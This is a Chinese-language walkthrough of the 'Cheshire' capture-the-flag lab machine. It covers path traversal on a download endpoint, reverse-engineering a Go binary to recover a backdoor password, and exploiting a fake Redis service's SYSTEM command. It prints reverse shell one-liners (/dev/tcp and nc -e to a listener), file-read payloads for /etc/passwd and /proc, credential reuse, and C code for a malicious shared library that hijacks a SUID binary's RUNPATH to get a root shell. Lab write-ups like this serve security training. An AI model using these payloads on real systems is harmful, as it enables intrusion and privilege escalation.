

# | Cheshire\_daochunhan

## | Cheshire

### | 靶机信息

- 靶机名称: Cheshire
- 靶机作者: Sublarge
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

### | user

目标:

```
192.168.56.203
```

端口扫描:

```
nmap -p- -Pn --min-rate 5000 192.168.56.203
```

```
daochunhan@boreas /tmp
[ > nmap -p- -Pn --min-rate 5000 192.168.56.203
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-26 05:03 EDT
Nmap scan report for 192.168.56.203
Host is up (0.0021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
6379/tcp   open  redis
8080/tcp   open  http-proxy
MAC Address: 08:00:27:9D:E3:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
```

```
22/tcp    open  ssh
6379/tcp   open  redis
8080/tcp   open  http-proxy
```

8080 为 Internal Document Portal, 6379 为基于 Redis 协议的自定义服务。

使用 `redis-cli` 连接后, 尝试通过 `COMMAND LIST` 查看服务支持的命令:

```
redis-cli -h 192.168.56.203 -p 6379
# COMMAND LIST
```

```
daochunhan@boreas /tmp
[ > redis-cli -h 192.168.56.203 -p 6379
[192.168.56.203:6379> COMMAND LIST
OK
[192.168.56.203:6379> COMMAND
OK
```

服务只返回了 **OK**，没有给出标准 Redis 命令列表，因此先转向 8080 端口的下载服务：

| Request |                                                                                                                                        | Response |                                         |
|---------|----------------------------------------------------------------------------------------------------------------------------------------|----------|-----------------------------------------|
| Pretty  | Raw                                                                                                                                    | Pretty   | Raw                                     |
| 1       | GET /download?file=config_backup.conf HTTP/1.1                                                                                         | 1        | HTTP/1.1 404 Not Found                  |
| 2       | Host: 192.168.56.203:8080                                                                                                              | 2        | Content-Type: text/plain; charset=utf-8 |
| 3       | Upgrade-Insecure-Requests: 1                                                                                                           | 3        | X-Content-Type-Options: nosniff         |
| 4       | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)                                                                                  | 4        | Date: Wed, 26 Aug 2026 09:52:07 GMT     |
|         | AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60                                                                            | 5        | Content-Length: 29                      |
|         | Safari/537.36                                                                                                                          | 6        |                                         |
| 5       | Accept:                                                                                                                                | 7        | File not found or unreadable            |
|         | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0. | 8        |                                         |
| 6       | Referer: http://192.168.56.203:8080/                                                                                                   |          |                                         |
| 7       | Accept-Encoding: gzip, deflate, br                                                                                                     |          |                                         |
| 8       | Accept-Language: zh-CN,zh;q=0.9                                                                                                        |          |                                         |
| 9       | Connection: keep-alive                                                                                                                 |          |                                         |
| 10      |                                                                                                                                        |          |                                         |
| 11      |                                                                                                                                        |          |                                         |

下载接口为 **/download**，参数为 **file**。尝试直接读取文件未成功，随后进一步测试路径穿越：

```
/download?file=../../etc/passwd
```

| Request |                            |                                                                                                                                         |          |  | Response |                                                       |                                         |        |  |
|---------|----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------|----------|--|----------|-------------------------------------------------------|-----------------------------------------|--------|--|
| Pretty  | Raw                        | Hex                                                                                                                                     |          |  | Pretty   | Raw                                                   | Hex                                     | Render |  |
| 1       | GET                        | /download?file=../../etc/passwd                                                                                                         | HTTP/1.1 |  | 1        | HTTP/1.1 200 OK                                       |                                         |        |  |
| 2       | Host:                      | 192.168.56.203:8080                                                                                                                     |          |  | 2        | Content-Disposition:                                  | attachment; filename="../../etc/passwd" |        |  |
| 3       | Upgrade-Insecure-Requests: | 1                                                                                                                                       |          |  | 3        | Content-Type:                                         | application/octet-stream                |        |  |
| 4       | User-Agent:                | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36                     |          |  | 4        | Date:                                                 | Wed, 26 Aug 2026 09:54:14 GMT           |        |  |
| 5       | Accept:                    | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 |          |  | 5        | Content-Length:                                       | 883                                     |        |  |
| 6       | Referer:                   | http://192.168.56.203:8080/                                                                                                             |          |  | 6        |                                                       |                                         |        |  |
| 7       | Accept-Encoding:           | gzip, deflate, br                                                                                                                       |          |  | 7        | root:x:0:0:root:/root:/bin/bash                       |                                         |        |  |
| 8       | Accept-Language:           | zh-CN,zh;q=0.9                                                                                                                          |          |  | 8        | bin:x:1:1:bin:/bin:/sbin/nologin                      |                                         |        |  |
| 9       | Connection:                | keep-alive                                                                                                                              |          |  | 9        | daemon:x:2:2:daemon:/sbin:/sbin/nologin               |                                         |        |  |
| 10      |                            |                                                                                                                                         |          |  | 10       | lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin              |                                         |        |  |
| 11      |                            |                                                                                                                                         |          |  | 11       | sync:x:5:0:sync:/sbin:/bin/sync                       |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 12       | shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown          |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 13       | halt:x:7:0:halt:/sbin:/sbin/halt                      |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 14       | mail:x:8:12:mail:/var/mail:/sbin/nologin              |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 15       | news:x:9:13:news:/usr/lib/news:/sbin/nologin          |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 16       | uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 17       | cron:x:16:16:cron:/var/spool/cron:/sbin/nologin       |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 18       | ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin            |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 19       | sshd:x:22:22:sshd:/dev/null:/sbin/nologin             |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 20       | games:x:35:35:games:/usr/games:/sbin/nologin          |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 21       | ntp:x:123:123:NTP:/var/empty:/sbin/nologin            |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 22       | guest:x:405:100:guest:/dev/null:/sbin/nologin         |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 23       | nobody:x:65534:65534:nobody:/sbin/nologin             |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 24       | klogd:x:100:101:klogd:/dev/null:/sbin/nologin         |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 25       | apache:x:101:102:apache:/var/www:/sbin/nologin        |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 26       | yolo:x:1001:1001:/home/yolo:/bin/bash                 |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 27       | thanatos:x:1000:1000:/home/thanatos:/bin/bash         |                                         |        |  |
|         |                            |                                                                                                                                         |          |  | 28       |                                                       |                                         |        |  |

有两个登录用户：

```
yolo:x:1001:1001::/home/yolo:/bin/bash
thanatos:x:1000:1000::/home/thanatos:/bin/bash
```

读取 Web 进程的环境变量和命令行信息：

```
/download?file=../../proc/self/envIRON
```

| Request |                            |                                                                                                                                         |          |  | Response |                                                                                                                                               |                                                |        |  |
|---------|----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------|----------|--|----------|-----------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------|--------|--|
| Pretty  | Raw                        | Hex                                                                                                                                     |          |  | Pretty   | Raw                                                                                                                                           | Hex                                            | Render |  |
| 1       | GET                        | /download?file=../../proc/self/envIRON                                                                                                  | HTTP/1.1 |  | 1        | HTTP/1.1 200 OK                                                                                                                               |                                                |        |  |
| 2       | Host:                      | 192.168.56.203:8080                                                                                                                     |          |  | 2        | Content-Disposition:                                                                                                                          | attachment; filename="../../proc/self/envIRON" |        |  |
| 3       | Upgrade-Insecure-Requests: | 1                                                                                                                                       |          |  | 3        | Content-Type:                                                                                                                                 | application/octet-stream                       |        |  |
| 4       | User-Agent:                | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36                     |          |  | 4        | Date:                                                                                                                                         | Wed, 26 Aug 2026 10:23:47 GMT                  |        |  |
| 5       | Accept:                    | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 |          |  | 5        | Content-Length:                                                                                                                               | 148                                            |        |  |
| 6       | Referer:                   | http://192.168.56.203:8080/                                                                                                             |          |  | 6        |                                                                                                                                               |                                                |        |  |
| 7       | Accept-Encoding:           | gzip, deflate, br                                                                                                                       |          |  | 7        | SHLVL=10LDPWD=/TERM=linuxPWD=/optHOME=/home/yoloUSER=yoloPATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin |                                                |        |  |
| 8       | Accept-Language:           | zh-CN,zh;q=0.9                                                                                                                          |          |  |          |                                                                                                                                               |                                                |        |  |
| 9       | Connection:                | keep-alive                                                                                                                              |          |  |          |                                                                                                                                               |                                                |        |  |
| 10      |                            |                                                                                                                                         |          |  |          |                                                                                                                                               |                                                |        |  |
| 11      |                            |                                                                                                                                         |          |  |          |                                                                                                                                               |                                                |        |  |

```
/download?file=../../proc/self/cmdline
```

| Request |                                                                                                                                                |          |  | Response |                                                                     |     |        |
|---------|------------------------------------------------------------------------------------------------------------------------------------------------|----------|--|----------|---------------------------------------------------------------------|-----|--------|
| Pretty  | Raw                                                                                                                                            | Hex      |  | Pretty   | Raw                                                                 | Hex | Render |
| 1       | GET /download?file=../../proc/self/cmdline                                                                                                     | HTTP/1.1 |  | 1        | HTTP/1.1 200 OK                                                     |     |        |
| 2       | Host: 192.168.56.203:8080                                                                                                                      |          |  | 2        | Content-Disposition: attachment; filename="../../proc/self/cmdline" |     |        |
| 3       | Upgrade-Insecure-Requests: 1                                                                                                                   |          |  | 3        | Content-Type: application/octet-stream                              |     |        |
| 4       | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36                |          |  | 4        | Date: Wed, 26 Aug 2026 10:24:26 GMT                                 |     |        |
| 5       | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0. |          |  | 5        | Content-Length: 17                                                  |     |        |
| 6       | Referer: http://192.168.56.203:8080/                                                                                                           |          |  | 6        |                                                                     |     |        |
| 7       | Accept-Encoding: gzip, deflate, br                                                                                                             |          |  | 7        | /opt/fake-server                                                    |     |        |
| 8       | Accept-Language: zh-CN,zh;q=0.9                                                                                                                |          |  |          |                                                                     |     |        |
| 9       | Connection: keep-alive                                                                                                                         |          |  |          |                                                                     |     |        |
| 10      |                                                                                                                                                |          |  |          |                                                                     |     |        |
| 11      |                                                                                                                                                |          |  |          |                                                                     |     |        |

结合上述信息可以确认，相关后端进程以 `yolo` 用户运行，命令行为自定义程序 `/opt/fake-server`。下载该程序进行分析：

```
curl 'http://192.168.56.203:8080/download?file=../../opt/fake-server' -o
fake-server
file fake-server
```

```
daochunhan@boreas /tmp
> curl 'http://192.168.56.203:8080/download?file=../../opt/fake-server' -o fake-server
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 5844k 0 5844k 0 0 8287k 0 --:--:-- --:--:-- --:--:-- 8277k

daochunhan@boreas /tmp
> file fake-server
fake-server: ELF 64-bit LSB executable, x86_64, version 1 (SYSV), statically linked, Go BuildID=DWxdtpqmG0406P8mhPJf/HG-MTGcTpgu0cddS5pyf/QcPyMPGZFW2s0FtSU1v_/gNbPRKsqK0P1x1q4KSuV, BuildID[sha1]=4673a655172bfc1a892343bd895df81d5b96e2e7, stripped
```

由于程序是被 `strip` 的 Go 二进制，直接梳理完整的手动器较慢。因此先搜索 `/bin/sh` 字符串，再结合交叉引用定位可能的命令分发逻辑。Ctrl + F：

```
/bin/sh
```

Functions

Function name

internal
runtime
sync
reflect
crypto
maps
weak
syscall
os
time
errors
io
unicode
iter
bytes
strings
bufio
strconv
math
slices
path
slices.pdqsortCmpFunc(go.shape.interface)
slices.partitionCmpFunc(go.shape.interface)
slices.partitionEqualCmpFunc(go.shape.inte)
slices.partialInsertionSortCmpFunc(go.shap)
slices.choosePivotCmpFunc(go.shape.inter)
slices.medianCmpFunc(qo.shape.interface)

IDA View-A

Strings

Address

Length

Type



String

00000000007239D9
00000007
C
/bin/sh



Hex View-1

Local Types

Imports



由于还不能确定该字符串所在函数的上层分发器，再查看当前函数的交叉引用：



根据常量值可以还原出：

```
1414748499 = 0x54535953 → "SYS"
19781      = 0x4D55     → "EM"
```

根据交叉引用发现了 **SYSTEM** 命令分支，第一次尝试调用它反弹 shell：

```
nc -lvnp 4444
```

```
SYSTEM bash -c 'bash -i >& /dev/tcp/192.168.64.10/4444 0>&1'
```

```
192.168.56.203:6379> SYSTEM bash -c 'bash -i >& /dev/tcp/192.168.64.10/4444 0>&1'
(error) ERR NOAUTH Authentication required.
192.168.56.203:6379>
```

服务返回需要 **AUTH**。回到 Go 程序继续分析，发现命令分发器中包含认证逻辑：

```
258     }
259     else if ( *(_DWORD *)v44._r0 == 1213486401 )
260     {
261         v14 = (const char *)sub_63CAE0(r0 + (((1 - r2) >> 63) & 0x10), r1 - 1, r2 - 1, &v24);
262     }
263     else
264     {
```

```
1213486401 = 0x48545541 → "AUTH"
```

```
IDA View-A X Pseudocode-A Strings Hex View-1 Local
16 UNKNOWN *retaddr; // [rsp+18h] [rbp+0h] BYREF
17 retval_4E6480 v17; // 0:kr00_16.16
18 retval_4E6480 v18; // 0:kr10_16.16
19 retval_63CAE0 result; // 0:rax.8,8:rbx.8,16:^48.8
20
21 if ( (unsigned __int64)&retaddr <= *(_QWORD *) (v9 + 16) )
22     sub_4882E0(a1, a2, a3, a4, a5, a6, a7, a8, a9);
23 *(_QWORD *)result._r2 = a1;
24 if ( a2 )
25 {
26     if ( a1[1] == 14
27         && (v10 = (_QWORD *)*a1, *(_QWORD *)*a1 == 0x34625F7331643372LL)
28         && *((_DWORD *)v10 + 2) == 811887459
29         && *((_WORD *)v10 + 6) == 29232 )
30     {
31         *a4 = 1;
32         result._r0 = "+OK\r\n";
33         result._r1 = 5;
34     }
35     else
36     {
37         v13 = &unk_6BC4E0;
38         v14 = &sInvalidPasswor;
39         v17 = fmt_Sprintf("-ERR %s\r\n", 9, &v13, 1, 1);
40         result._r0 = v17._r0;
41         result._r1 = v17._r1;
42     }
43 }
44 else
45 {
46     v13 = &unk_6BC4E0;
47     v14 = &sWrongNumberOfA_5;
48     v18 = fmt_Sprintf("-ERR %s\r\n", 9, &v13, 1, 1);
49     result._r0 = v18._r0;
50     result._r1 = v18._r1;
51 }
52 return result;
53 }
```

0023CB42 sub\_63CAE0:36 (63CB42)

在 `sub_63CAE0` 中发现认证逻辑，继续逆向该函数以还原认证值：

```
python3 - <<'PY'
import struct

raw = struct.pack(
    "<QIH",
    0x34625F7331643372,
    811887459,
    29232
)

assert len(raw) == 14
print(raw.decode())
PY
# r3d1s_b4ckd00r
```

完成认证后，`SYSTEM` 命令可以执行：



```
redis-cli -h 192.168.56.203 -p 6379
# AUTH r3d1s_b4ckd00r
# SYSTEM id
```

```
daochunhan@boreas /tmp
[ ] > redis-cli -h 192.168.56.203 -p 6379
[192.168.56.203:6379> AUTH r3d1s_b4ckd00r
OK
[192.168.56.203:6379> SYSTEM id
"uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)"
192.168.56.203:6379>
```

带有引号的反弹命令没有成功，改用 `nc -e` 形式：

```
SYSTEM /usr/bin/nc 192.168.56.2 4444 -e /bin/sh
```

```
Cheshire:/opt$ export TERM=xterm
export SHELL=/bin/bash
stty rows 40 cols 120
[export TERM=xterm-256color
[Cheshire:/opt$ cd ~
[Cheshire:~$ id
uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)
```

成功获得 `yolo` 权限。查看本地用户后，下一步横向至 `thanatos`：

```
[Cheshire:~$ ls
[Cheshire:~$ cd /home
[Cheshire:/home$ ls
thanatos yolo
```

```
cat /etc/profile
```



```

yolo@Cheshire:~$ cat /etc/profile
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

export PAGER=less
umask 022

if [ "$(id -u)" -eq 0 ]; then
    export PS1='\[\033[01;31m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]# '
else
    export PS1='\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
fi

alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'
alias grep='grep --color=auto'

for script in /etc/profile.d/*.sh ; do
    if [ -r "$script" ] ; then
        . "$script"
    fi
done
unset script
export DEPLOY=DF6UR82ZczuE0t7H
yolo@Cheshire:~$

```

```
export DEPLOY=DF6UR82ZczuE0t7H
```

发现了名为 **DEPLOY** 的部署凭据，尝试进行凭据复用：

```
su thanatos # DF6UR82ZczuE0t7H
```

```

unset script
export DEPLOY=DF6UR82ZczuE0t7H
[yolo@Cheshire:~$ ls /home
thanatos yolo
[yolo@Cheshire:~$ su thanatos
[Password:
[thanatos@Cheshire:/home/yolo$ id
uid=1000(thanatos) gid=1000(thanatos) groups=1000(thanatos),1002(deploy)
[thanatos@Cheshire:/home/yolo$ cat ~/user.txt
flag{user-641788c5d22e1968da705a9c370db078}
thanatos@Cheshire:/home/yolo$

```

## root

检查 SUID 文件：

```
find / -perm -4000 -type f 2>/dev/null
```

```

[thanatos@Cheshire:~$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/cheshire
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/opt/.grin
/opt/.whiskers
thanatos@Cheshire:~$

```

存在自定义程序：

```
/usr/bin/cheshire
```

查看权限和动态库：

```

ls -l /usr/bin/cheshire
/usr/bin/cheshire
objdump -p /usr/bin/cheshire | grep -E 'NEEDED|RUNPATH'

```

```

[thanatos@Cheshire:~$ ls -l /usr/bin/cheshire
-rwsr-xr-x  3 root  root      14072 Jul  5 13:18 /usr/bin/cheshire
[thanatos@Cheshire:~$ /usr/bin/cheshire
Cheshire Cat initializing...
Here's my grin! But you haven't found the real cat yet.
[thanatos@Cheshire:~$ objdump -p /usr/bin/cheshire | grep -E 'NEEDED|RUNPATH'
NEEDED          libhidden.so
NEEDED          libc.musl-x86_64.so.1
RUNPATH         .
thanatos@Cheshire:~$

```

分析 `/usr/bin/cheshire`，非 root 用户需要属于 `deploy` 补充组才能继续执行，`thanatos` 属于 `deploy` 组

程序本身只输出固定字符串，但动态依赖 `libhidden.so`，并且 ELF 的 `RUNPATH` 被设置为当前目录 `.`：

```

NEEDED          libhidden.so
NEEDED          libc.musl-x86_64.so.1
RUNPATH         .

```

因此执行 SUID 程序时，动态加载器会从当前目录查找 `libhidden.so`。只要进入一个可写目录并放置同名恶意库，即可让 root 权限的 `cheshire` 加载代码，查看原库导出的符号：

```
nm -D /usr/lib/libhidden.so
nm -D /usr/bin/cheshire
```

```
thanatos@Cheshire:~$ nm -D /usr/lib/libhidden.so
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
                 w __cxa_finalize
                 w __deregister_frame_info
                 w __register_frame_info
0000000000000114b T _fini
00000000000001000 T _init
00000000000001135 T grin
                 U puts
thanatos@Cheshire:~$
```

```
thanatos@Cheshire:~$ nm -D /usr/bin/cheshire
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
                 w __cxa_finalize
                 w __deregister_frame_info
                 U __libc_start_main
                 w __register_frame_info
                 U __stack_chk_fail
0000000000000144e T _fini
00000000000001000 T _init
                 U free
                 U getgid
                 U getgrnam
                 U getgroups
                 U getuid
                 U grin
                 U malloc
                 U puts
                 U readlink
                 U strstr
thanatos@Cheshire:~$
```

程序还会调用 `grin`，构造库中需要提供同名函数。

创建 `libhidden.so`：

```
#include <unistd.h>

__attribute__((constructor))
static void escalate(void)
{
    if (setgid(0) == 0 && setuid(0) == 0) {
        execl("/bin/bash", "bash", "-p", "-i", (char *)0);
    }
}
```

```
}
```

```
void grin(void) {}
```

```
gcc -shared -fPIC -o libhidden.so 1.c  
/usr/bin/cheshire
```

```
[thanatos@Cheshire:~]$  
[thanatos@Cheshire:~]$ cat > 1.c << 'EOF'  
> #include <unistd.h>  
  
__attribute__((constructor))  
static void escalate(void)  
{  
    if (setgid(0) == 0 && setuid(0) == 0) {  
        execl("/bin/bash", "bash", "-p", "-i", (char *)0);  
    }  
}  
  
[void grin(void) {}  
[> EOF  
[thanatos@Cheshire:~]$ gcc -shared -fPIC -o libhidden.so 1.c  
[thanatos@Cheshire:~]$ /usr/bin/cheshire  
[root@Cheshire:~# id  
uid=0(root) gid=0(root) groups=1000(thanatos),1002(deploy)  
[root@Cheshire:~# cat /root/root.txt  
flag{root-3ba4054a3ee6fb6023d24b24e41c539b}  
[root@Cheshire:~#
```